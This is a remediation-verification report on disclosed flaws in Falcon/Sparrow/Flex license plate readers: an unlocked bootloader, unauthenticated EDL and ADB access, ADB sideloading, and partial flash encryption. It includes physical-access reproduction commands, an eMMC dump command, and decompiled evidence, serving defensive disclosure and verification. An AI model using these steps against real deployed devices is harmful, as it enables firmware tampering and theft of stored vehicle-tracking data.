| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                           |                                          |
| Type: Improper Access Control                                                                                                                                                               | The Falcon/Sparrow/Flex* LPR Bootloader was found to be unlocked allowing unauthorized firmware to be installed.                                                                                                          | Historical Whitepaper CVSS Score: 9.8    |
| Threat Context: Experienced Attacker                                                                                                                                                        |                                                                                                                                                                                                                           | Severity: CRITICAL                       |
| Public Full Disclosure Date: 06/19/2025                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                                                                                | CVE #: CVE-2025-47822                    |
|                                                                                                                                                                                             | An unlocked bootloader permits arbitrary unsigned firmware to be installed and executed on the device, effectively bypassing the device's root of trust. This yields full compromise of the device's security properties. |                                          |
| CVSS 4.0 AV:P/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                           | CWE: CWE-1299                            |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                                                | Further Research Recommended: N          |
|                                                                                                                                                                                             | Falcon/Sparrow/Flex* License Plate Readers                                                                                                                                                                                |                                          |

|                         |                                                                                                                                                                                          |                                  |
|-------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| REMEDATION VERIFICATION |                                                                                                                                                                                          | UNREMIEDIATED — STILL VULNERABLE |
| Original version(s)     | LPR v2.2; Android 8.1.0; OPM1.171019.026; OpenQ 624A / MSM8953.                                                                                                                          |                                  |
| Tested version(s)       | Supplied partition set: aboot SHA-256 7f2dcb3132d4679e14ef6c9d902f14abf0749793d76b855070baf7edc7f1df07; devinfo SHA-256 2cd55e396ac489534dfb11ba08ff3b48e032a5ce1c2adcb3a4481f39b9a3d0a6 |                                  |
| Remediation test        | Parse the current devinfo state and verify how the current bootloader consumes the stored unlock field.                                                                                  |                                  |
| Remediation test result | This finding was found to not be resolved. Both the historical and current Falcon devinfo images store                                                                                   |                                  |

is\_unlocked=1, and each corresponding bootloader consumes that field as the skip-verification condition.

## Steps to Reproduce

1. Enter fastboot (dip switch off → volume-down + power → dip switch on → USB).
2. Read variables and note `unlocked:yes`.

```
adb reboot fastboot
fastboot getvar all      # note unlocked: yes
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- Micro USB Cord
- fastboot

## Mitigation

Lock Bootloader after installing firmware.

**Public sources:** [Presentation p. 13](#) · [Whitepaper F14, PDF p. 41](#) · [S04](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Persisted unlock state and verifier decision

**Procedure:** Compare devinfo offset 0x10 and its consumer in the original and supplied aboot binaries; F12 contains the expanded instruction mapping.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
historical_devinfo_sha256=6e404981eda801ad89272f96cce2b7fc6a34130a610d53db42a4ec3a96e23eda
historical_is_unlocked@0x10=1
supplied_devinfo_sha256=2cd55e396ac489534dfb11ba08ff3b48e032a5ce1c2adcb3a4481f39b9a3d0a6
supplied_is_unlocked@0x10=1
historical_aboot_function=FUN_8f62ec28
supplied_aboot_function=FUN_8f62c478
both_functions=read offset 0x10; when nonzero enter "Device is unlocked! Skipping
verification..." branch
RESULT=The supplied image persists and consumes the unlocked state. See F12 for the expanded
disassembly mapping.
```

#### Runtime / evidence boundary

A live fastboot getvar query can corroborate the runtime display, but the supplied persisted state and its current executable consumer already establish the remediation failure in this image set.

#### Closure requirement

Document authorized unlock/service policy, authentication and data treatment; normal OTA/recovery may not silently leave the device unlocked.

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 4: LACK OF AUTHENTICATION: EDL/QDL MODE — FALCON/SPARROW/FLEX\* LPR

|                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                           |                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                              | FINDING 4                                                                                                                                                                                                                                                                                                 | WHITEPAPER: F15<br>LATER DISCLOSURE: F15 |
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                           |                                          |
| Type: Broken Authentication/ Authorization                                                                                                                                                  | The Falcon/Sparrow/Flex* LPR EDL/QDL mode was found to lack any type of authentication or access control.                                                                                                                                                                                                 | Historical Whitepaper CVSS Score: 9.8    |
| Threat Context: Inexperienced Attacker                                                                                                                                                      |                                                                                                                                                                                                                                                                                                           | Severity: CRITICAL                       |
| Public Full Disclosure Date: 06/19/2025                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                                                                                                                                                                | CVE #: CVE-2025-47822                    |
|                                                                                                                                                                                             | Attackers can exploit publicly known vulnerabilities that remain unpatched, enabling privilege escalation, remote code execution, or denial-of-service. Continued operation on an obsolete platform increases overall attack surface and compromises system integrity, confidentiality, and availability. |                                          |
| CVSS 4.0 AV:P/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                           | CWE: CWE-1299                            |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                                                                                                                                | Further Research Recommended: N          |
|                                                                                                                                                                                             | Falcon/Sparrow/Flex* License Plate Readers                                                                                                                                                                                                                                                                |                                          |
| Notes<br>This finding was improperly included with CVE-2025-47822 instead of being given its own CVE # when the Vendor submitted the CVE assignment request.                                |                                                                                                                                                                                                                                                                                                           |                                          |

|                         |                                                                                                                                                                                                                                                      |                                                              |
|-------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------|
| REMEDATION VERIFICATION |                                                                                                                                                                                                                                                      | UNCONFIRMED — PHYSICAL EDL AUTHENTICATION HANDSHAKE REQUIRED |
| Original version(s)     | Historical Falcon aboot a6ddce794033...; original physical EDL behavior                                                                                                                                                                              |                                                              |
| Tested version(s)       | Current aboot 7f2dc3132d...; sb11/devcfg/ssd/sec partitions; physical PBL unavailable                                                                                                                                                                |                                                              |
| Remediation test        | Correlated the original EDL screenshot with exact HWID/PK hash and accepted loader path; downloaded that path from an immutable loader-repository commit; verified Git blob SHA-1, SHA-256, ELF structure, target strings, and capabilities; built a |                                                              |

|                                |                                                                                                                                                                                                                                                                                                                                                                              |
|--------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                | fixed NOP-only wrapper. No loader was executed in this phase.                                                                                                                                                                                                                                                                                                                |
| <b>Remediation test result</b> | <b>This finding requires live device access to confirm its remediation state. The original APQ8053/MSM8953 unit directly accepted the named public Longcheer loader and entered Firehose. The same-path candidate is now pinned by immutable commit and SHA-256, and the remaining current test is reduced to a NOP-only handshake with storage initialization disabled.</b> |

## Steps to Reproduce

1. Enter EDL (Force USB button on power-on), connect micro-USB.
2. Note the stock/public firehose loader is accepted with no authentication.

```
./edl printgpt --loader=ALPR_DDR_Firehose.mbn
```

**Note:** This finding was improperly included with CVE-2025-47822 instead of being given its own CVE # when the Vendor submitted the CVE assignment request.

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- Micro USB Cord
- edl

## Mitigation

Implement a custom signed firehose that isn't publicly available.

**Public sources:** [Presentation p. 14](#) · [Whitepaper F15, PDF p. 42](#) · [S04](#)

### Source notes

- The original impact paragraph appears to contain copied text inconsistent with the finding title. It is retained as source text and is not asserted as a tested result.

Remediation verification details

Remediation testing output / evidence

Evidence basis: Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

1. Direct historical APQ8053/MSM8953 EDL execution record

Procedure: read-only acquire and verify original research screenshot; transcribe EDL identity and result

REMEDIATION TESTING OUTPUT / EVIDENCE

HWID=0x000660e100000000 MSM\_ID=0x000660e1 OEM\_ID=0x0000 MODEL\_ID=0x0000  
CPU\_DETECTED=APQ8053  
PK\_HASH=cc3153a80293939b90d02d3bf8b23e0292e452fef662c74998421adad42a380f  
SELECTED\_LOADER=longcheer/000660e100000000\_ddb33f2a320b3536\_fhprg\_peek.bin  
SAHARA\_RESULT=Loader successfully uploaded  
FIREHOSE\_TARGET=MSM8953  
FIREHOSE\_MEMORY=eMMC  
SOURCE\_SCREENSHOT\_SHA256=53db1b12140106ac2adcdacf0d6faf58a0632a1611d579c002eed1f071f42d50  
CURRENT\_DEVICE\_INTERACTION=false

2. Exact legacy-path candidate identity and capability review

Procedure: verify immutable Git source; compute Git blob SHA-1 and SHA-256; inspect ELF and material strings

REMEDIATION TESTING OUTPUT / EVIDENCE

SOURCE\_URL=https://raw.githubusercontent.com/bkerler/Loaders/  
2fe9ee42e2135c8db5005cb542472eda16d81473/longcheer/  
000660e100000000\_ddb33f2a320b3536\_fhprg\_peek.bin  
REPOSITORY\_COMMIT=2fe9ee42e2135c8db5005cb542472eda16d81473  
GIT\_BLOB\_SHA1=3cd3edd123859d557a322ebd069495c41228fb52  
SHA256=9190055733f2836f990e1f1e157f35b263ce62abc095d74da7ee6047bfd0efb8  
BYTES=360196  
ELF=32-bit little-endian ARM EABI5 static executable  
TARGET\_STRINGS=8953, MSM8953, MSM8956, eMMC  
CAPABILITY\_STRINGS=read, program, erase  
LOADER\_EXECUTED\_IN\_PHASE26=false

|                             |                                                                                                                                                                                                              |
|-----------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | On an owned representative current 6.35.47 SOM, record the exact label/serial and run only the approved hash-pinned NOP wrapper. Acceptance leaves F15 open; rejection before Firehose supports remediation. |
| Closure requirement         | Sahara/PBL must reject candidate SHA-256 9190055733f2836f990e1f1e157f35b263ce62abc095d74da7ee6047bfd0efb8 before Firehose                                                                                    |

[REDACTED] service, or require a separately authorized authenticated programmer. Preserve complete USB and debug logs.

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 5: LACK OF AUTHENTICATION - ANDROID DEBUG BRIDGE — FALCON/SPARROW/FLEX\* LPR

|                                                                                                                                                                                             |                                                                                                                                               |                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                              | FINDING 5                                                                                                                                     | WHITEPAPER: F16<br>LATER DISCLOSURE: F16 |
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                               |                                          |
| Type: Broken Authentication/ Authorization                                                                                                                                                  | The Falcon/Sparrow/Flex* LPR is configured to not require authentication (approval) when accessing the device via Android Debug Bridge (ADB). | Historical Whitepaper CVSS Score: 8.8    |
| Threat Context: Inexperienced Attacker                                                                                                                                                      |                                                                                                                                               | Severity: HIGH                           |
| Public Full Disclosure Date: 06/19/2025                                                                                                                                                     | Original Whitepaper Impact                                                                                                                    | CVE #: N/A                               |
|                                                                                                                                                                                             | An attacker with physical access can get 'shell' access to the device.                                                                        |                                          |
| CVSS 4.0 AV:A/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:H/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                               | CWE: CWE-287                             |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                    | Further Research Recommended: N          |
|                                                                                                                                                                                             | Falcon/Sparrow/Flex* License Plate Readers                                                                                                    |                                          |

|                         |                                                                                                                                                                                                                                                                                          |                                  |
|-------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| REMEDATION VERIFICATION |                                                                                                                                                                                                                                                                                          | UNREMIEDIATED — STILL VULNERABLE |
| Original version(s)     | LPR v2.2; Android 8.1.0; OPM1.171019.026; OpenQ 624A / MSM8953.                                                                                                                                                                                                                          |                                  |
| Tested version(s)       | Supplied primary Android 8.1.0 / OPM1.171019.026 / incremental 2020000 / 2025-06-05 / user/release-keys; Current adbd SHA-256 cef6b1ea43a3ff900a4fdd5cf4c7000c6819807373c5bbaa757a6ce78d15a6f1                                                                                           |                                  |
| Remediation test        | Resolve exact Android 8.1 property load/write semantics from AOSP, reverse engineer the supplied and historical adbd binaries with Ghidra and radare2, and trace the current USB init consumer to the daemon and shell-user outcome.                                                     |                                  |
| Remediation test result | This finding was found to not be resolved. The exact current adbd retains an enabled no-authentication branch, the effective current read-only property is ro.adb.secure=0, and the current USB init path starts that daemon when ADB is selected. The current default property sequence |                                  |

also ends with `persist.sys.usb.config=adb` before later runtime or persisted overrides.

## Steps to Reproduce

1. Dip switch off → power on → dip switch on → connect USB.
2. `adb shell` in — developer options not required, no on-device approval prompt, no preconfigured ADB server keys.

```
adb shell
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- MicroUSB cord
- adb

## Mitigation

Disable unauthenticated and unauthorized ADB access.

**Public sources:** [Presentation p. 14](#) · [Whitepaper F16, PDF p. 44](#) · [S04](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Supplied primary properties and build identity

**Procedure:** Inspect property sources in load order and record the effective security and USB defaults.

### REMEDATION TESTING OUTPUT / EVIDENCE

```
4: ro.secure=1
6: ro.adb.secure=0
8: ro.debuggable=0
15: persist.sys.usb.config=none
4: ro.adb.secure=1
29: persist.sys.usb.config=adb
16: ro.build.type=user
19: ro.build.tags=release-keys
39: ro.build.fingerprint=qcom/msm8953_32/msm8953_32:8.1.0/OPM1.171019.026/2020000:user/
release-keys
```

## 2. adbd authentication predicate

**Procedure:** Decompile the supplied adbd and confirm how ro.adb.secure sets auth\_required.

### REMEDATION TESTING OUTPUT / EVIDENCE

```
adbd_cloexec_auth_socket();
    local_58 = operator_new(0x10);
    local_60 = 0xd00000011;
    uVar16 = *(undefined8 *) (DAT_0000bd60 + 0xb5f8);
    *(undefined8 *) ((int)local_58 + 5) = *(undefined8 *) (DAT_0000bd60 + 0xb5fd);
    *(undefined8 *) local_58 = uVar16;
    *(undefined1 *) ((int)local_58 + 0xd) = 0;
    iVar1 = android::base::GetBoolProperty((string *)&local_60, false);
    if ((local_60 & 1) != 0) {
        operator_delete(local_58);
    }
    if (iVar1 == 0) {
        **(undefined1 **) (DAT_0000bd64 + 0xb630) = 0;
    }
    adbd_auth_init();
```

### 3. USB activation path

**Procedure:** Compare init.usb.rc and identify actions that start addb.

#### REMEDIATION TESTING OUTPUT / EVIDENCE

```
historical=4eaa17ee6cd3e372040fb7f99da047af35566181b3d8691439b418de4384f934
current=4eaa17ee6cd3e372040fb7f99da047af35566181b3d8691439b418de4384f934
exact_match=true
15: service addb /system/bin/addb --root_seclabel=u:r:su:s0
23:     start addb
25: on boot
38: on property:sys.usb.config=addb && property:sys.usb.configfs=0
44:     start addb
63:     start addb
82:     start addb
101:    start addb
106: on boot && property:persist.sys.usb.config=*
107:    setprop sys.usb.config ${persist.sys.usb.config}
```

### 4. Decisive control path

**Procedure:** Join the cited artifact observations from input through the security decision to the documented result.

#### REMEDIATION TESTING OUTPUT / EVIDENCE

```
step_Default authentication property: decision=ro.adb.secure=0 is created before /vendor/
default.prop is loaded | effect=The later vendor ro.adb.secure=1 assignment is rejected by
Android's ro.* write-once rule
step_Default transport property: decision=persist.* is mutable; the later vendor value
replaces the system default | effect=The boot-default value reaching update_sys_usb_config is
adb, subject to later persistent/runtime overrides
step_USB init consumer: decision=init.usb.rc copies persist.sys.usb.config to sys.usb.config
and its adb action starts addb | effect=The exact current /system/bin/addb is exposed over the
configured transport
step_ADB authentication decision: decision=When false, current addb writes 0 to auth_required
before addb_auth_init | effect=A host key is not required or approved before opening an ADB
session
step_Session privilege: decision=current addb enters minijail with UID/GID 2000 |
effect=Unauthenticated shell-user access, matching F16's stated impact
```

#### Runtime / evidence boundary

The static remediation state is established. Live device access is required only to corroborate the exact dip-switch/USB mode on each hardware revision and capture unknown-host-key rejection/acceptance; it is not required to prove that the current authentication gate is disabled.

#### Closure requirement

Set the effective ro.adb.secure=1 before addb starts, compile the production addb without the no-authentication path, require and validate approved host keys for every USB and TCP activation path, revoke existing unauthorized sessions, and demonstrate unknown-key rejection on normal, recovery, charger, and support-trigger paths.

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

## FINDING 6: IMPROPER ACCESS CONTROL - ADB SIDELOAD — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 6                                                                                    | WHITEPAPER: F17<br>LATER DISCLOSURE: F17     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------|----------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                              |                                              |
| <b>Type:</b> Broken Authentication/Authorization                                                                                                                                            | The Falcon/Sparrow/Flex* LPR is configured to allow sideloading apps via ADB.                | <b>Historical Whitepaper CVSS Score:</b> 8.8 |
| <b>Threat Context:</b> Inexperienced Attacker                                                                                                                                               |                                                                                              | <b>Severity:</b> HIGH                        |
| <b>Public Full Disclosure Date:</b> 06/19/2025                                                                                                                                              | <b>Original Whitepaper Impact</b>                                                            | <b>CVE #:</b> N/A                            |
|                                                                                                                                                                                             | An attacker with physical access can install whatever application they want onto the device. |                                              |
| CVSS 4.0 AV:A/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:H/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                              | <b>CWE:</b> CWE-284                          |
| <b>Discovered By:</b><br>Jon Gaines                                                                                                                                                         | <b>Affected Hardware/Software</b>                                                            | <b>Further Research Recommended:</b> N       |
|                                                                                                                                                                                             | Falcon/Sparrow/Flex* License Plate Readers                                                   |                                              |

## REMEDATION VERIFICATION

UNREMIEDIATED — STILL VULNERABLE

|                            |                                                                                                                                                                                                                                                                                                                                                                                                                        |
|----------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Original version(s)</b> | Disclosed LPR v2.2 / Android 8.1.0 OPM1.171019.026 / OpenQ 624A MSM8953; supplied historical system/boot generation: Mon Jan 27 21:08:08 UTC 2020, userdebug/test-keys, incremental 1580158463547; supplied historical vendor/recovery generation: Fri Jan 28 19:14:47 UTC 2022, userdebug/test-keys; authoritative original Flock APK corpus versions: 6.35.18, 6.35.23, 6.35.30, 6.35.31, 6.35.33, 6.35.34, 6.35.35. |
| <b>Tested version(s)</b>   | Android 8.1.0 OPM1.171019.026 incremental 2020000, user/release-keys, Thu Jun 5 20:05:57 UTC 2025, system SHA-256 7302343f595b37bf98ad3539d341fd5402457e6e57d4f7ba4c36282edd58ce34; supplied primary Flock application suite 6.35.47.                                                                                                                                                                                  |
| <b>Remediation test</b>    | Trace the original adb install example.apk action through the exact current /system/bin/pm launcher, pm.jar/services.jar DEX, com.android.shell manifest, privileged permission                                                                                                                                                                                                                                        |

|                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                         | allowlist, package-installer decision points, and compiled SELinux policy. Confirm the DEX control flow independently with JADX and baksmali, then search only current Flock namespaces for runtime user-restriction provisioning code.                                                                                                                                                                                                                                                                                         |
| Remediation test result | <b>This finding was found to not be resolved by static analysis. The exact supplied firmware image still gives the ADB shell identity the privileged INSTALL_PACKAGES permission and retains an end-to-end pm install path that creates an INSTALL_FROM_ADB session, streams base.apk, bypasses the user-confirmation branch for that privileged identity, commits the session, and reports success. F16 separately establishes that the current image exposes the required shell identity without ADB host authentication.</b> |

### Steps to Reproduce

1. With unauthenticated adb, sideload an arbitrary APK and note success.

```
adb install example.apk
```

Reproduction source: Full Disclosure DEFCON final-cut source

### Tools Used

- MicroUSB cord
- adb

### Mitigation

Disable unauthenticated and unauthorized ADB access. Disallow sideloading via ADB.

Public sources: [Presentation p. 15](#) · [Whitepaper F17, PDF p. 44](#) · [S04](#)

### Remediation verification details

#### Remediation testing output / evidence

Evidence basis: Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Shell installer entitlement

**Procedure:** Parse Shell.apk and the privileged-permission allowlist.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
1: <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://
schemas.android.com/apk/res/android" android:sharedUserId="android.uid.shell" coreApp="true"
package="com.android.shell" platformBuildVersionCode="27" platformBuildVersionName="8.1.0">
45:     <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
275:         <permission name="android.permission.INSTALL_PACKAGES"/>
```

## 2. Package-install authorization path

**Procedure:** Trace pm install from session creation through its permission prompt decision and commit result.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
154:     private int runInstall() throws Throwable {
159:         int sessionId = doCreateSession(params.sessionParams,
params.installerPackageName, params.userId);
179:         if (doCommitSession(sessionId, false) != 0) {
183:             pw.println("Success");
334:             if (this.mPm.isUserRestricted(userId, "no_install_apps")) {
239:         private boolean needToAskForPermissionsLocked() {
244:             boolean isPermissionGranted =
this.mPm.checkUidPermission("android.permission.INSTALL_PACKAGES", this.mInstallerUid) == 0;
652:             if (needToAskForPermissionsLocked()) {
653:                 Intent intent = new Intent("android.content.pm.action.CONFIRM_PERMISSIONS");
```

### 3. Decisive control path

**Procedure:** Join the cited artifact observations from input through the security decision to the documented result.

#### REMIEDIATION TESTING OUTPUT / EVIDENCE

```
step_ADB prerequisite: decision=Current ro.adb.secure resolves to 0 and exact current addb
clears auth_required. | effect=Attacker receives a shell session as UID/GID 2000 without an
approved host key.
step_Command dispatch: decision=/system/bin/pm starts pm.jar;
PackageManagerShellCommand.runInstall creates a session, writes base.apk, commits it, and
prints Success for status 0. | effect=The host-provided APK enters the framework package-
install pipeline.
step_ADB session classification: decision=PackageInstallerService.createSessionInternal ORs
installFlags with 0x20 (INSTALL_FROM_ADB) for UID 2000 or root. | effect=The install is
explicitly accepted as an ADB-originated package session.
step_Installer authorization: decision=Current Shell.apk requests INSTALL_PACKAGES and the
current privileged allowlist explicitly grants INSTALL_PACKAGES to com.android.shell. |
effect=PackageInstallerSession.needToAskForPermissionsLocked sees permission granted for the
installer UID.
step_Confirmation gate: decision=needToAskForPermissionsLocked returns false; commitLocked
does not emit CONFIRM_PERMISSIONS. | effect=No on-device user approval is required before
package commit.
step_MAC policy: decision=Current precompiled SELinux policy allows shell to find
package_service and allows appdomain/shell Binder transfer/call to system_server. |
effect=SELinux does not break the package-manager path.
step_Flock restriction review: decision=No no_install_apps, DISALLOW_INSTALL_APPS, set/
addUserRestriction, DevicePolicyManager, or UserManager match was found. | effect=No Flock-
side static remediation was identified that disables the retained framework install path.
```

#### Runtime / evidence boundary

The static firmware state is established. A live inert-APK install and package-inventory delta can corroborate the runtime state of an enrolled unit, including any server-provisioned no\_install\_apps restriction, but are not required to prove that the supplied build retains the vulnerable authorization path.

#### Closure requirement

Remove INSTALL\_PACKAGES from the shell identity or introduce a production policy that rejects shell/ADB package sessions; require an authenticated, auditable operator authorization for every install; enforce the restriction in the package-manager decision path; and demonstrate that an unknown host and an authenticated but unauthorized shell cannot install an inert APK.

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 7: LACK OF FLASH/EMMC ENCRYPTION — FALCON/ SPARROW/FLEX\* LPR

|                                                                                                                                                                                             |                                                                                                                                                                |                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                              | FINDING 7                                                                                                                                                      | WHITEPAPER: F18<br>LATER DISCLOSURE: F18 |
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                |                                          |
| Type: Cryptographic Failures                                                                                                                                                                | The Falcon/Sparrow/Flex* LPR was found to lack flash/EMMC encryption. This encryption ensures that if the firmware is dumped from the device, it is unreadable | Historical Whitepaper CVSS Score: 5.2    |
| Threat Context: Inexperienced Attacker                                                                                                                                                      |                                                                                                                                                                | Severity: MEDIUM                         |
| Public Full Disclosure Date: 06/19/2025                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                     | CVE #: CVE-2025-47824                    |
|                                                                                                                                                                                             | An attacker with physical access can read or dump the device's firmware in cleartext.                                                                          |                                          |
| CVSS 4.0 AV:P/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                | CWE: CWE-312                             |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                     | Further Research Recommended: N          |
|                                                                                                                                                                                             | Falcon/Sparrow/Flex* License Plate Readers                                                                                                                     |                                          |

|                         |                                                                                                                                                                                                                                                                                                                                                                                                    |                                                       |
|-------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------|
| REMEDATION VERIFICATION |                                                                                                                                                                                                                                                                                                                                                                                                    | PARTIALLY REMEDIATED — OFFLINE MEDIA RECOVERY REMAINS |
| Original version(s)     | LPR v2.2; Android 8.1.0; OPM1.171019.026; OpenQ 624A / MSM8953.                                                                                                                                                                                                                                                                                                                                    |                                                       |
| Tested version(s)       | Primary: Android 8.1.0 / OPM1.171019.026 / incremental 2020000 (2025-06-05).                                                                                                                                                                                                                                                                                                                       |                                                       |
| Remediation test        | Read and classify every supplied partition, extract every readable filesystem, recursively carve every remaining binary image, and perform controlled offline recovery of the media volume.                                                                                                                                                                                                        |                                                       |
| Remediation test result | This finding was found partially resolved. The supplied userdata image is opaque and its fstab requests Android full-disk encryption with encryptable=footer. The media store is also encrypted using Android adoptable-storage dm-crypt. The remaining demonstrated weakness is narrower than the original blanket finding: the acquired media partition contains both the encrypted virtual disk |                                                       |

and the key material required to open it offline. System, vendor, boot, persist, modem, DSP, cache, and other acquired partitions were directly readable or extractable. Static analysis establishes these file-level facts; the exact / data key derivation, hardware binding, and boot-time unwrap path were not observed on live hardware.

## Steps to Reproduce

1. Enter EDL (Force USB button / EDL cable).
2. Dump the eMMC firmware and confirm cleartext via `strings`.
3. Optionally mount a partition image with `debugfs` and browse its contents.

```
./edl rf alpr_emmc_firmware.bin --memory=emmc --loader=ALPR_DDR_Firehose.mbn  
debugfs system.img  
debugfs: ls
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- edl
- MicroUSB cord
- debugfs

## Mitigation

Implement Flash/EMMC encryption.

**Public sources:** [Presentation p. 15](#) · [Whitepaper F18, PDF p. 45](#) · [S04](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Partition and media recovery result

**Procedure:** Parse or carve each supplied partition read-only, then inventory the recovered content.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
filesystem_images_parsed=9/9
filesystem_files_recovered=6538
other_images_carved=45/45
media_files_recovered=27325
media_bytes_recovered=14039300104
userdata_encrypted_at_rest=true
adopted_media_encrypted_at_rest=true
offline_media_recovery_with_co_located_key=true
RESULT=Partially remediated; encrypted userdata and media are present, while offline media
recovery remains reproducible from the supplied files.
```

## 2. /data encryption-at-rest and unattended-boot behavior

**Procedure:** Extract the supplied recovery fstab; inspect 54\_userdata.img with file, blkid, fsstat, debugfs, cryptsetup, and deterministic entropy sampling

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
CURRENT FSTAB ENTRY
/dev/block/bootdevice/by-name/userdata /data ext4
noatime,nosuid,nodev,barrier=1,data=ordered,noauto_da_alloc wait,check,encryptable=footer

USERDATA STATIC ANALYSIS
image_bytes=6585040384
file_type=data
blkid_filesystem_detected=false
fsstat_filesystem_detected=false
debugfs_superblock_detected=false
luks_header_detected=false
sample_count=99
nonzero_sample_count=40
nonzero_entropy_bits_per_byte_min=0.29354954
nonzero_entropy_bits_per_byte_max=7.99984804
nonzero_entropy_bits_per_byte_mean=6.21739318

INTERPRETATION
- encryptable=footer identifies Android full-disk-encryption handling for /data.
- The supplied userdata image is opaque to ordinary filesystem parsers and contains high-entropy regions consistent with encrypted effective state.
- A successful unattended boot of this headless appliance must unlock and mount /data before dependent applications can use their runtime state.
- Once mounted, root and system processes access the decrypted mapping as plaintext.
- The exact boot-time key derivation and unwrap path was not live-verified.
```

3. Encrypted adopted-media volume and offline recovery

**Procedure:** Inspect the outer media filesystem, open the adopted-media mapping read-only with the co-located key material, and validate the inner filesystem without modifying the source image

REMEDIATION TESTING OUTPUT / EVIDENCE

```
container=Android adoptable-storage virtual disk
cipher=aes-cbc-essiv:sha256
key_bits=128
raw_key_disclosed=false
key_material_present_in_acquired_outer_partition=true
offline_decryption_validated=true
inner_filesystem=ext4
regular_files_recovered=27325
RESULT=The media volume is encrypted at rest, but the supplied outer partition also contains
the material required to recover it offline.
```

|                             |                                                                                                                                                                                                    |
|-----------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | Acquisition method and block-device mapping; device encryption attestation, key binding/ rotation design and synthetic-storage verification for /data, /media, removable media, cache and backups. |
